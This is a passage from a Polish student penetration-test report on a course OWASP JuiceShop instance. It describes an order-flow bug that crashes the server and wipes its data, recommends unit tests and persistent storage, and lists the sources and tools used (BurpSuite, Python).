
Warunki wykonania ataku

Brak. Wystarczy, że użytkownik chce skorzystać z aplikacji do zakupu.

Szczegóły wykonania

Próba zamówienia dowolnego produktu działa poprawnie do momentu zakończenia dodawania adresu. Następnie, kiedy dochodzi do etapu wyboru metody przesyłki nie są dostępne żadne opcje, a po przejściu na inne moduły strony są one puste i zaczynają być zwracane błędy 502 Bad Gateway i sklep całkowicie przestaje działać. Jest to oczywiście niedopuszczalne, ponieważ uczciwi użytkownicy (czyli zdecydowana większość) nie mogą dokonać zakupu w aplikacji, która jest sklepem.

Awaria serwera kończyła się restartem połączonym z wyczyszczeniem danych. Nawet bezpośrednio po tym ponowne próby kończyły się równie źle, dlatego nie ma możliwości by to był skutek uboczny testów penetracyjnych.

Rysunek 3: Brak możliwości wyboru metody(szybkości) dostawy**Rysunek 4:** Komunikat o awarii aplikacji/serwera będący następstwem próby zamówienia

Skutki

Uczciwy użytkownik może nieumyślnie **spowodować awarię aplikacji i wyczyszczenie danych**.

Zalecenia

Testy jednostkowe. Wprowadzanie zmian powinno być połączone z częstym uruchamianiem testów, które zagwarantują, że żaden moduł nie został przypadkowo uszkodzony.

Ponadto, nawet po awarii dane nie powinny być usuwane. Można to zapewnić przez użycie baz zapisujących dane w trwałych lokalizacjach w systemie plików.

Informacje dodatkowe o raporcie

Ta sekcja zawiera dodatkowe informacje związane z wykonaniem raportu.

Źródła wiedzy

Badania odbyły się w oparciu o wiedzę pochodzącą przede wszystkim z części laboratoryjnej kursu. Ze względu na otwartość kodu oraz doświadczenie z wprowadzaniem poprawek testy penetracyjne należy określić jako szaroskrzynkowe. Wiedza niewchodząca w skład materiału laboratoryjnego była zdobywana na podstawie score-board JuiceShop (źródło inspiracji i dodatkowych rodzajów ataków) oraz dokumentacji internetowej przede wszystkim od firmy PortSwigger (dokładne opisy i objaśnienia nieznanymi ataków). W przypadku użycia poradników, czy forów internetowych fakt ten został wspomniany w opisie wybranej podatności.

Użyte narzędzia

Do pracy wykorzystane zostały programy:

- BurpSuite
W wersji community v2025.3.4 z przeglądarką Chromium wersji 136.0.7103.49
- Python
W wersji 3.12.10. Skrypty służyły do automatyzacji pracy i lepszej dokumentacji technicznej ataków. Skrypty nie zostały załączone bezpośrednio do raportu, ale są dostępne w repozytorium projektu
- Cisco AnyConnect
Użyte do ustalenia połączenia do sieci uczelnianej

Potencjalne użycie innej instancji aplikacji

W programie BurpSuite został zidentyfikowany błąd, który sprawia że połączenie do adresów posiadających podkreślnik w URL staje się problematyczne/niemożliwe. Znalezione w internecie rozwiązanie polegało na całkowitym zignorowaniu tego problematycznego znaku. Istotnie pomogło to poprawić działanie programu, jednak jak się okazało taka zmiana mogła sprawić, że wykorzystywana była domyślna instancja typu "fallback", a nie przypisana osobiście wersja aplikacji. Z drugiej strony, skrypty Python wykorzystywały dokładny URL (z podkreślnikiem) i nie został zaobserwowane żadne różnice w działaniu obu aplikacji.

Główna część prac została wykonana przed dniem 21.05.2025, czyli dniem usunięcia podkreślnika z prywatnej domeny.